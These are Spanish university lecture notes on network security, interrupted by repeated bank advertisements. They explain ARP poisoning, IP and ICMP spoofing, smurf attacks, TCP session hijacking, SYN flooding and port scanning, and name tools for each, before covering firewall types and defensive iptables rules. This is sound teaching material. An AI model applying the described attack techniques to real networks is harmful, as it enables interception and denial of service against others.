

Teoria-RyS2.pdf



SergyC_99



Redes y Seguridad II



3º Grado en Ingeniería Informática



Facultad de Informática
Universidad Complutense de Madrid



Esto no son apuntes pero **tiene un 10 asegurado** (y lo vas a disfrutar igual).

Abre la Cuenta NoCuenta con el código **WUOLAH10**, haz tu primer pago y llévate 10 €.

Me interesa

1/6

Este número es indicativo del riesgo del producto, siendo 1/6 indicativo de menor riesgo y 6/6 de mayor riesgo.

ING BANK NV se encuentra adherido al Sistema de Garantía de Depósitos y tiene como una garantía de hasta 100.000 euros por depositante. Consulta más información en [ing.es](#).



Módulo 1

1.0 Introducción

Como ya hemos visto, un equipo totalmente aislado puede ser comprometido mediante un USB infectado, acceso de un usuario no autorizado o con un error en el uso.

Sin embargo, al conectar este equipo a la red la posibilidad de ataque aumenta ya que puede ser atacado por cualquiera de las máquinas de la red. Al conectarse esta red a internet las posibilidades aumentan exponencialmente.

Las posibilidades dependen de las vulnerabilidades que haya y los mecanismos de seguridad implementados.

Para una mayor protección frente a agentes externos tenemos tres principales medidas de seguridad:

Cortafuegos (1º línea de defensa) -> Deja pasar sólo el tráfico autorizado por la política de seguridad del mismo.

Sistema de detección de intrusos (2º línea de defensa) -> Detecta la posible presencia de un atacante que ha penetrado en la red.

Red privada virtual (VPN) -> Red privada establecida entre dos dispositivos, los extremos del túnel se autentican y toda la información que viaja por él va cifrada y con código MAC.

***Estas medidas no servirían ante un posible ataque por WiFi.**

Las amenazas provienen del interior de la red (intencionadas o error humano) y del exterior de la red.

Para proteger nuestra red de atacantes necesitamos:

Anticiparnos a los atacantes.

Reducir al mínimo las vulnerabilidades.

Educar a los trabajadores en seguridad.

Vigilar constantemente.

Mediante estas medidas queremos garantizar la **Confidencialidad, Integridad, Disponibilidad, Autenticación, Autorización y No repudio**.

Para protegernos de ataques que usan la conexión de red, podemos restringir las entradas de paquetes (firewalls) y controlar la red (IDS).

Para protegernos de ataques a las comunicaciones, podemos comunicarnos a través de canales seguros, usar cifrado y usar protocolos de seguridad (TLS, SSL).

1.1 Vulnerabilidades y Ataques en protocolos de red

Todos los protocolos de red (IP, ICMP, ARP, TCP, UDP, DNS, HTTP...) son vulnerables ya que se definieron sin tener en cuenta la seguridad ni la tríada CIA, posteriormente han aparecido versiones orientadas a la seguridad (IPsec, DNSSEC, HTTPS...).

Tipos de ataques más comunes:

Escucha (Sniffing)

Intermediario (Man in the Middle)

Denegación de servicio (Dos, DDoS)

Falsificación (Spoofing, Rogue)


Secuestro/ Suplantación (Hijacking)

Consulta condiciones aquí



do your thing

WUOLAH



ETHERNET

No proporciona confidencialidad, ni integridad, ni autenticidad de origen.

Vulnerabilidades del protocolo:

- Se puede leer y analizar el tráfico (Wireshark, tcpdump): Muchos protocolos envían contraseñas en claro (HTTP, Telnet...)
- Se pueden alterar tramas o generar tráfico falso.

Ataques más comunes: Escucha (Sniffing, eavesdropping) y suplantación de dir MAC.

Possibles contramedidas: Seguridad MAC: Claves de cifrado, autenticación de mensajes y comprobación de direcciones MAC.

Ataque de escucha:

- **Red de difusión:** Como las tramas llegan a todos los nodos, si el atacante está en la red, recibe todas las tramas.
- **Red de conmutación:** Si la MAC destino está en la tabla de conmutación del switch la trama se envía solo al destino, si no, se envía por todos los puertos. Se puede inundar con paquetes con direcciones MAC aleatorias (MAC spoofing). La tabla de conmutación entonces se llena y no caben las MACs de la LAN. El envío a una MAC que no está en la tabla, se reenvía por todos los puertos • **Switch que se comporta como hub**

Vulnerabilidades en los dispositivos: Se puede configurar un dispositivo de usuario como dispositivo de red: roque switch o rogue spoofing.

Ejemplos de ataques:

- **Ataque al protocolo STP** (Un atacante establece su dispositivo como el comutador raíz del árbol). Emula un comutador en su equipo, por ejemplo con Linux y envía una trama BPDU (Bridge Protocol Data Unit) anunciando que es un comutador de prioridad cero (root bridge) para el protocolo STP. **Possibles contramedidas:** Control de acceso a la red y monitorización continua, configuración segura y seguridad MAC.
- **Man in the middle** (Comutador falso por el que pasa el tráfico)

1/6

Este número es indicativo del riesgo del producto, siendo 1/6 indicativo de menor riesgo y 6/6 de mayor riesgo.

ING BANK NV se encuentra adherido al Sistema de Garantía de Depósitos Holandés con una garantía de hasta 100.000 euros por depositante. Consulta más información en [ing.es](#)

Que te den 10 € para gastar
es una fantasía.
ING lo hace realidad.

Abre la **Cuenta NoCuenta** con el código
[WUOLAH10](#), haz tu primer pago y llévate 10 €.

Quiero el cash

[Consulta condiciones aquí](#)



do your thing

Redes y Seguridad II



Comparte estos flyers en tu clase y consigue más dinero y recompensas



- 1** Imprime esta hoja
- 2** Recorta por la mitad
- 3** Coloca en un lugar visible para que tus compis puedan escanear y acceder a apuntes
- 4** Llévate dinero por cada descarga de los documentos descargados a través de tu QR



ARP

No proporciona integridad ni autenticidad de origen.

Vulnerabilidad: Se pueden enviar mensajes falsos para insertar entradas maliciosas en la caché ARP (ARP spoofing o ARP poisoning)

Ataques comunes: Man in the middle o DoS. (Depende si en la máquina atacante activamos o no el forwarding para redirigir los paquetes).

Possibles medidas: Tablas ARP estáticas, Detección de cambios, Escucha DHCP y seguridad MAC.

Envenenamiento de caché ARP: Solo funciona si el atacante está en la misma red que la víctima. Posibles tipos:

- **Intermediario:** El tráfico dirigido desde la víctima a otra máquina pasa primero por el atacante. Asociar la dirección **MAC del atacante** con la dirección **IP de la máquina a la que dirige el tráfico la víctima**, provocando que el tráfico dirigido desde la víctima a esa máquina se envíe primero al atacante. Es necesario haber activado el forwarding para poder reenviar los mensajes capturados y que los mensajes lleguen finalmente a destino.
Se suele envenenar la tabla de la máquina víctima y la del router por defecto, así todo el tráfico de la víctima con el exterior pasa por el atacante.
- **DoS:** Los mensajes nunca llegan a su destino. Asociar la dirección IP de la máquina a la que dirige el tráfico la víctima a una **MAC inexistente**. NO activar el forwarding en la máquina atacante por lo que no puede reenviar los mensajes capturados
- Herramientas: arpspoof, nping, ettercap...

IP

No proporciona integridad ni autenticidad de origen.

Vulnerabilidad: Se pueden falsificar mensajes IP usando una dirección IP arbitraria (IP address spoofing).

Tipos de ataque: DoS reflejado y acceso no autorizado.

Possibles contramedidas: Filtrado de entrada/salida y seguridad IP (IPsec).

ICMP

No proporciona integridad ni autenticidad de origen.

Vulnerabilidad 1: Se pueden generar mensajes de control falsos (ICMP redirect, ICMP time exceeded...), normalmente, con una IP de origen falsa manteniéndose el atacante anónimo.

- **Tipos de ataque:** Intermediario y DoS.
- **Possibles contramedidas:** Ignorar peticiones sospechosas y seguridad IP (IPsec).
- **ICMP redirect:** Un atacante falsifica mensajes ICMP Redirect para modificar las tablas de rutas de la víctima. Una herramienta que puede hacer esto es hping. Tipos de ataque:
 - **Intermediario:** Hace que la víctima envíe paquetes para ciertas conexiones a través del atacante
 - **Denegación de servicio:** Deja algunos equipos inaccesibles creando bucles o agujeros negros

Vulnerabilidad 2: Las respuestas consumen recursos. Consume ancho de banda en ambos sentidos -> Inundación ICMP(ICMP/ping flooding). Se puede usar para realizar ataque de DoS. Las posibles contramedidas son usar Cortafuegos o IDS.

Esto no son apuntes pero **tiene un 10 asegurado** (y lo vas a disfrutar igual).

Abre la Cuenta NoCuenta con el código **WUOLAH10**, haz tu primer pago y llévate 10 €.

Me interesa

1/6

Este número es indicativo del riesgo del producto, siendo 1/6 indicativo de menor riesgo y 6/6 de mayor riesgo.

ING BANK NV se encuentra adherido al Sistema de Garantía de Depósitos y tiene como una garantía de hasta 100.000 euros por depositante. Consulta más información en inglés.



- **Inundación ICMP (ICMP/Ping Flooding):** Un atacante envía multitud de paquetes ICMP Echo Request a la víctima La opción -f (flood) de ping (solo para root) envía paquetes ICMP lo más rápido posible, sin esperar respuesta Esta opción existe para diagnosticar problemas de pérdidas de paquetes o productividad de la red (uso no malicioso).
Denegación de servicio: Tiene éxito si el atacante tiene más ancho de banda que la víctima El atacante espera que la víctima responda con paquetes ICMP Echo Reply, consumiendo así ancho de banda saliente y entrante También consume CPU.
Herramientas para generar este ataque: ping, nping, hping...

Vulnerabilidad 3: El protocolo ICMP genera respuestas a peticiones maliciosas . Se pueden forzar las respuestas mayores, en número o tamaño, que las peticiones: **smurf attack.**

- **Tipo de ataque:** DoS amplificado: Puede tener éxito incluso con poco ancho de banda, gracias al efecto de la amplificación
- **Posibles contramedidas:** No responder a peticiones sospechosas y Cortafuegos.
- **Smurf attack:** Un atacante envía un gran número de paquetes ICMP a una red de computadores usando la dirección IP de difusión (broadcast) como destino y suplantando la dirección IP de la víctima como origen Si el número de máquinas de la red que responde a esos paquetes es muy grande, la víctima quedará inundada por tráfico Esta técnica se conoce como reflexión y amplificación.
 - **Contramedidas:** Si la víctima está en la misma red destino del Echo Request, el cortafuegos no debe dejar pasar mensajes del exterior con una IP origen de la red interna. No aceptar mensajes Echo Request con destino la IP de broadcast
 - **Herramientas:** nping, hping...

ENCAMINAMIENTO

Los protocolos de encaminamiento no proporcionan integridad ni autenticidad de origen.

Vulnerabilidades: Se pueden perturbar asociaciones entre encaminadores dando lugar a Disrupt peering o se pueden anunciar rutas falsas alterando la tabla de encaminamiento de los routers.

Tipos de ataque:

- **Intermediario:** Captura de tráfico de red haciéndolo pasar a través de un sistema controlado por el atacante.
- **Acceso no autorizado:** Evasión de cortafuegos o IDS.

Contramedidas: No permitirlo.

Encaminamiento de origen: Un atacante especifica la ruta que debe seguir un paquete en el origen. El cortafuegos no acepta los mensajes cuya IP origen es la real del atacante.

El cortafuegos no debe dejar pasar mensajes que: Vengan del exterior con una IP origen de la red interna Tengan el encaminamiento de origen activado.

TCP

No proporciona ni integridad ni autenticidad de origen.

Vulnerabilidades 1: Se pueden suplantar, controlar o reiniciar conexiones obteniendo o adivinando su estado.

- **Tipos de ataque:** Acceso no autorizado, Intermediario y DoS.
- **Contramedidas:** Números de secuencia aleatorios y Seguridad de transporte (SSL/TLS).

Consulta condiciones aquí



do your thing

WUOLAH 4

- **Finalización de conexiones TCP:** Un atacante adivina u obtiene (mediante escucha) los números de secuencia de una conexión existente y envía un paquete RST para cerrarla. Es un ataque DoS y se usa la IP y puerto de la víctima.
- **Suplantación de conexiones TCP:** Un atacante crea una conexión TCP en nombre de una dirección IP origen falsa (IP spoofing). Necesita que la respuesta del servidor (SYN+ACK) no le llegue a la víctima. Esto se consigue:
 - Dentro de la red de la víctima: Engañar al router (ARP spoofing).
 - Fuera de la red: Ataque DoS a la víctima y Encaminamiento de origenPara evitar que la víctima envíe RST en caso de que el servidor le envíe SYN+ACK, se suele realizar también un ataque DoS.
- **Secuestro de sesiones TCP:** Un atacante toma el control de una conexión TCP establecida adivinando u obteniendo los números de secuencia. Normalmente conlleva un ataque de denegación de servicio a la víctima para que no siga ni enviando ni recibiendo mensajes. La diferencia con el caso de suplantación es que el atacante aprovecha una conexión ya establecida
Herramientas: ettercap, hunt...

Acuerdo TCP: **Vulnerabilidades 2:** Al consumir recursos, se puede saturar el sistema o impedir nuevas conexiones TCP SYN flooding o TCP connection flooding.

- **Tipo de ataque:** DoS
- **Contramedidas:** Cortafuegos, IDS y SYN cookies
- **Inundación TCP SYN (TCP SYN Flooding):** Un atacante envía gran cantidad de mensajes SYN a la víctima.
 - **Tipo de ataque:** Denegación de servicio, llenando la cola de conexiones incompletas (TCP SYN backlog), impidiendo nuevas conexiones, y consume CPU. Se usan IPs origen aleatorias.
 - **El mecanismo SYN cookies mitiga el efecto:** Codifica de forma segura el estado de la conexión en el número de secuencia de servidor del mensaje SYN+ACK, que recupera y verifica cuando llega el mensaje ACK final, consumiendo más CPU
 - Una variante es la inundación de conexiones TCP (TCP Connection Flooding), que consume más recursos
 - **Herramientas:** nping, hping...

Relevación de información TCP: **Vulnerabilidades 3:** Se puede identificar el SO y los puertos abiertos por diferencias de comportamiento o respuestas a peticiones poco convencionales.

- **Tipo de ataque:** Identificación (fingerprinting) y exploración de puertos (port scanning).
- **Contramedidas:** Cortafuegos e IDS.
- **Exploración de puertos: (nmap):**
Cuando se trata de un ataque, estas acciones suelen formar parte de la fase de reconocimiento del ataque. (No suelen ser ataques)
 - **Exploración de redes:** Enviar peticiones (ping) a un rango de direcciones para encontrar las máquinas activas.
 - **Exploración de puertos:** Enviar peticiones (SYN, ACK, FIN...) a un rango de puertos de una máquina con el objetivo de encontrar los que están abiertos.

- **Enumeración de servicios:** Identificar el servicio, y su versión, ofrecido en un puerto Si se conoce el servicio y la versión se puede explotar alguna vulnerabilidad conocida.
- nmap -sS envía mensaje TCP con el flag SYN activo y detecta el estado dependiendo de la respuesta. SYN+ACK, RST...

UDP

Inundación UDP (DoS): Un atacante envía gran cantidad de mensajes UDP (normalmente echo o chargen) a la víctima. El **ataque fraggle** usa la misma técnica de reflexión y amplificación del ataque smurf, pero con UDP. El atacante envía gran cantidad de mensajes UDP con la dirección de difusión como destino y suplantando la dirección IP de la víctima como origen. **Herramientas:** nping, hping...

REDES INALÁMBRICAS

Vulnerabilidades: Se puede leer e injectar tráfico, falsificar la dirección MAC (MAC spoofing) , crear puntos de acceso falsos (rogue access points) y son sensibles al ruido (DoS inevitable).

Ataques: Escucha de tramas (frame sniffing), inyección de tramas (frame injection), obtención de contraseñas (password cracking y punto de acceso falso (rogue access point).

1.2 Protección en redes mediante firewalls

Un cortafuegos complementa los servicios de seguridad de un sistema bloqueando el tráfico no permitido a dicho sistema o a la red donde se encuentra, se suele insertar entre la red local e internet y controla el tráfico entrante y saliente de esta.

Establece un enlace controlado y un muro externo de seguridad:

- Seguridad perimetral
- Protege la red local de ataques desde Internet
- Proporciona un punto único de choque donde se puede imponer seguridad y auditoría

Todo tráfico debe pasar a través del cortafuegos y solo pasan los autorizados por la política de seguridad. Debe ser inmune a la intrusión.

Capacidades:

- Proteger la red prohibiendo que el tráfico sospechoso entre o salga de la red
- Registrar la actividad (LOG) para posibles auditorías o alarmas
- Realizar traducción de direcciones NAT
- Servir de plataforma para IPsec: Se puede usar para implementar una VPN

El cortafuegos no protege de amenazas internas en la red, comunicaciones inalámbricas, ataques que evaden el cortafuegos o dispositivos ya infectados que se conecten a la red.

Un cortafuegos puede ser **software instalado** sobre un computador o un aparato **hardware dedicado** (la opción más segura).

Hay tres tipos de cortafuegos:

Esto no son apuntes pero **tiene un 10 asegurado** (y lo vas a disfrutar igual).

Abre la Cuenta NoCuenta con el código **WUOLAH10**, haz tu primer pago y llévate 10 €.

Me interesa


1/6

Este número es indicativo del riesgo del producto, siendo 1/6 indicativo de menor riesgo y 6/6 de mayor riesgo.

ING BANK NV se encuentra adherido al Sistema de Garantía de Depósitos y tiene como una garantía de hasta 100.000 euros por depositante. Consulta más información en inglés.



Filtrado de paquetes:



Capa de **red/transporte**, inspecciona **la cabecera**, no el contenido:

- Sentido de la comunicación (in, out).
- Dirección IP origen y destino.
- Número de puerto TCP o UDP origen o destino.
- Tipo de protocolo (TCP, UDP, ICMP ...).
- Flags TCP • Tipo de mensaje ICMP

Es simple, **transparente y rápido**. Ejemplo: Netfilter/iptables en Linux.


Se configuran como un conjunto de reglas basadas en coincidencias con los campos de las cabeceras de los protocolos. Las reglas se aplican en orden y si hay coincidencia en una de las reglas, se ejecuta la acción definida para esa regla, p. e., aceptar o descartar el paquete. Si no coincide con ninguna regla, se toma una acción por defecto.

Ventajas: Escalabilidad, independientes de la aplicación y alto rendimiento ya que implican poco procesado de paquetes.

Desventajas: No cubre la capa de aplicación, no detectan ip spoofing ni ataques de fragmentación de paquetes y su funcionalidad es limitada.

Se usan como primera línea de defensa y se complementan con firewalls más sofisticados.

Inspección de estado:



Controlan el estado de una conexión recogiendo información (direcciones IP, números de puerto y estado de la conexión) de los paquetes y guardándola en una **tabla de estado**.

Toman decisiones de forma similar al de filtrado de paquetes (chequeando cabeceras) pero teniendo en cuenta el contenido de la tabla de estado.

Se puede permitir tráfico hacia puertos efímeros sólo para conexiones previamente establecidas desde esos puertos:

- Nunca se aceptaría un mensaje entrante SYN+ACK si no ha habido un mensaje saliente SYN.
- Un DNS Response (UDP) del exterior solo se aceptaría si ha habido previamente un DNS query.

Consulta condiciones aquí



WUOLAH 7

Pasos que sigue la configuración de la tabla: El dispositivo 192.168.1.100 quiere conectarse con el 192.0.2.71 y le envía un paquete, se comprueban las reglas del firewall y, si está permitido, el paquete se envía. Se añade una entrada a la tabla con estado de conexión iniciada. Como se trata de una conexión TCP, concluido el handshake, el estado cambia a conexión establecida

Netfilter/iptables puede convertirse en un filtro de inspección de estado usando el módulo conntrack o el módulo state.

Pueden sufrir ataques **DoS** al ser bombardeados con información falsa que llena la tabla de estado.


Capa de aplicación:

Trabajan a nivel de capa de aplicación, pueden filtrar paquetes basándose en el contenido del campo datos.

Un tipo especial son los **Deep Packet Inspection (DPI) firewalls**: cortafuegos de inspección de estado al que se añade tecnología IDS básica.

- Pueden bloquear nombres de dominio.
- Pueden acceder al campo datos de los paquetes lo que le permite: Tomar decisiones en función del contenido y de la aplicación además de detectar comandos sospechosos de posibles ataques DoS o buffer overflow.

Proxy



Actúan como intermediario entre dos partes que se quieren comunicar. Nunca se permite la comunicación directa entre ellas. El tráfico entra por un puerto del proxy y se reenvía por otro puerto.

- Intercepta los paquetes y los inspecciona antes de enviarlos al destino.
- Las IPs internas permanecen ocultas al exterior. Un host externo que se quiera conectar a la red local solo conoce la IP del proxy.
- Hace una copia de toda la información que transmite.

Existen dos tipos:

Proxy a nivel de circuito: Actúa como intermediario a nivel de transporte.

- No permite una conexión TCP de extremo a extremo.
- Determina qué conexiones se permiten y crea un canal seguro entre las partes. Proporciona seguridad a una amplia variedad de protocolos de aplicación.
- No hace inspección profunda de los paquetes
- Un ejemplo es **socks**

Proxy de aplicación: Actúa como intermediario a nivel de aplicación.

- Realiza el filtrado en función del campo datos.
- Conoce comandos específicos de un protocolo.
- Introduce sobrecarga.


- Se requiere un proxy diferente por protocolo o servicio (FTP, HTTP, SMTP, ...).
- Mantiene información detallada de auditoría.
- Puede requerir autenticación de usuarios.
- Los más comunes son los web proxies.

Proxy directo: Protege a un cliente o grupo de clientes, normalmente en la misma red (ej. Squid, Tinyproxy).

Para que funcione es necesario redirigir todo el tráfico a través del proxy:

- Los puertos y las direcciones IP de la red interna no se pueden ver desde el exterior.
- Se puede implementar de dos formas:
 - **Realizando la configuración en el cliente:** El cliente se configura para poner como destino el puerto del proxy cuando se comunica con el exterior. (IP destino es IP Proxy_red1: 8888 e Internet envía a IP Proxy_red2)
 - **Configurando el proxy para funcionar en modo NAT => proxy transparente:** El cliente no sabe que hay un proxy y cree que se comunica directamente con el exterior. (IP destino es la de internet pero Internet envía a Proxy_red2).

Proxy inverso: Es un servidor ordinario que protege a los servidores reales de entradas maliciosas (ej. ModSecurity).




Los cortafuegos **siempre** deberían:

- Fundamental: Utilizar una política por defecto de bloqueo.
- Rechazar paquetes con direcciones IP no válidas (p.e. 192.168.1.1) y el tráfico entrante con destino una dirección de difusión.
- Rechazar paquetes salientes con una IP origen que no pertenece a la red. Se evita así que los sistemas de la red actúen como agentes (zombies) en un ataque DoS distribuido.
- Rechazar paquetes entrantes con una IP origen perteneciente a la red local.
- Reensamblar fragmentos para poder examinar el paquete completo y evitar ataques de fragmentación.
- Rechazar los paquetes que llegan con la opción encaminamiento de origen activada

Arquitectura

En función de dónde se sitúa el o los cortafuegos dentro de la arquitectura de la red, hablamos de:



Esto no son apuntes pero **tiene un 10 asegurado** (y lo vas a disfrutar igual).

Abre la Cuenta NoCuenta con el código **WUOLAH10**, haz tu primer pago y llévate 10 €.

Me interesa

1/6

Este número es indicativo del riesgo del producto, siendo 1/6 indicativo de menor riesgo y 6/6 de mayor riesgo.

ING BANK NV se encuentra adherido al Sistema de Garantía de Depósitos y tiene como una garantía de hasta 100.000 euros por depositante. Consulta más información en inglés.




Dispositivo pantalla: Dispositivo de dos o más interfaces al que se le ha instalado un software de cortafuegos. Conecta la red interna directamente con el exterior (router+cortafuegos). **Problema:** Todo el tráfico desde el exterior hacia la red pasa por este dispositivo. Si es atacado, la red queda comprometida.




Host pantalla: Dispositivo situado entre un router y la red interna. Dos niveles de filtrado:

- Primer nivel: en el router, filtrado de paquetes.
- Segundo nivel: en el host pantalla, suele tener un cortafuegos de capa de aplicación.



Subred pantalla: Tres niveles de filtrado. Los cortafuegos deben ser diferentes para conseguir mayor seguridad y debe haber reglas más estrictas en los cortafuegos más internos.

Se crea una DMZ entre dos cortafuegos: En ella se colocan los servidores web, DNS, mail...



Se pueden crear varias subredes pantalla, que hace que haya más filtrado.

Filtrado (Netfilter/Iptables)

iptables es una herramienta, construida sobre Netfilter, que implementa cortafuegos de filtrado de paquetes. Estructura de tabla genérica para la definición de conjuntos de reglas y ofrece traducción NAT de direcciones de red.

Tabla: contiene cadenas predefinidas o de usuario:

- **Tabla filter** para filtrado de paquetes.
- **Tabla nat** para traducción de direcciones y puertos.

Cadena: contiene una secuencia de reglas que se van probando consecutivamente.

Regla: establece los criterios de coincidencia y especifica un objetivo (o acción) para los paquetes que coincidan.

Objetivo es la acción a realizar. Las acciones principales son:

- **DROP:** descartar (borrar el paquete, como si nunca hubiera llegado → no da pistas a posibles atacantes).
- **ACCEPT:** dejar pasar el filtro.
- **REJECT:** rechazar → envía mensaje de error.
- **LOG:** deja constancia de la llegada del mensaje en un archivo de log

Consulta condiciones aquí



WUOLAH 10

La tabla filter Tabla por defecto con tres cadenas predefinidas:

- **INPUT** para paquetes destinados a la máquina local.
- **OUTPUT** para paquetes generados localmente.
- **FORWARD** para paquetes encaminados a través de esta máquina.

Si el paquete no cumple ninguna regla, se aplican las de por defecto.

Opción/Ejemplo	Significado
-P INPUT	Establece política por defecto a la entrada
-A INPUT -A OUTPUT -A FORWARD	Añade regla a cadena de entrada Añade regla a cadena de salida Añade regla a cadena forward (solo en caso de routers)
-s 192.168.1.1 -d 140.10.15.1	Filtrado por dirección IP origen Filtrado por dirección IP destino
-p tcp -p udp -p icmp	Filtrado de paquetes TCP Filtrado de paquetes UDP Filtrado de paquetes ICMP
--sport 3000 --dport 80 --icmp-type 8	Filtrado por nº de puerto origen (solo para TCP o UDP) Filtrado por nº de puerto destino (solo para TCP o UDP) Filtrado por código del paquete ICMP (solo para ICMP)
-i eth0 -o eth1	Filtrado por interfaz de red de entrada Filtrado por interfaz de red de salida

Filtrado por estado de la conexión

Opción	Significado
-m state --state NEW	Filtrado de paquetes correspondientes a conexiones nuevas (el primer paquete visto en una conexión)
-m state --state ESTABLISHED	Filtrado de paquetes correspondientes a conexiones ya establecidas
-m state --state RELATED	Filtrado de paquetes relacionados con otras conexiones existentes (Ej. conexión de datos FTP, o paquetes ICMP)
-m state --state INVALID	Filtrado de paquetes que no pertenecen a ninguno de los estados anteriores

Acciones

Opción	Significado
-j ACCEPT	El paquete es aceptado
-j DROP	El paquete es rechazado

Ejemplos:

Establecer una política, por defecto, de descartar paquetes reenviados: # iptables -P FORWARD DROP

Aceptar paquetes de Internet (eth1) hacia un servidor web: # iptables -A FORWARD -i eth1 -p tcp --dport http -d -j ACCEPT

Aceptar paquetes de la red interna (eth0) hacia Internet: # iptables -A FORWARD -i eth0 -j ACCEPT

Aceptar paquetes de Internet de conexiones establecidas: # iptables -A FORWARD -i eth1 -m state --state ESTABLISHED -j ACCEPT

Introducir una regla en la posición 2: # iptables -I FORWARD 2 -i eth0 -j ACCEPT

Borrar regla de la posición 2: # iptables -D FORWARD 2

```
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
# Permitimos conexiones web salientes (tcp/80) a cualquier destino
iptables -A OUTPUT -p tcp --dport 80 -m state --state NEW -j ACCEPT
# Permitimos conexiones pop3 salientes (tcp/110) con servidor de correo
iptables -A OUTPUT -d 22.1.1.1 -p tcp --dport 110 -m state \
--state NEW -j ACCEPT
# Permitimos conexiones DNS salientes (udp/53) con servidor DNS
iptables -A OUTPUT -d 22.1.1.2 -p udp --dport 53 -m state \
--state NEW -j ACCEPT
```

1.3 Sistemas de Detección de Intrusos

Tipos de intrusos:

- **Impostor:** Individuo sin autorización que se introduce en los sistemas de control de acceso de un sistema para explotar la cuenta de un usuario legítimo.
- **Infractor:** Usuario legítimo que accede a datos, programas o recursos a los que no está autorizado, o que está autorizado pero hace mal uso de sus privilegios.
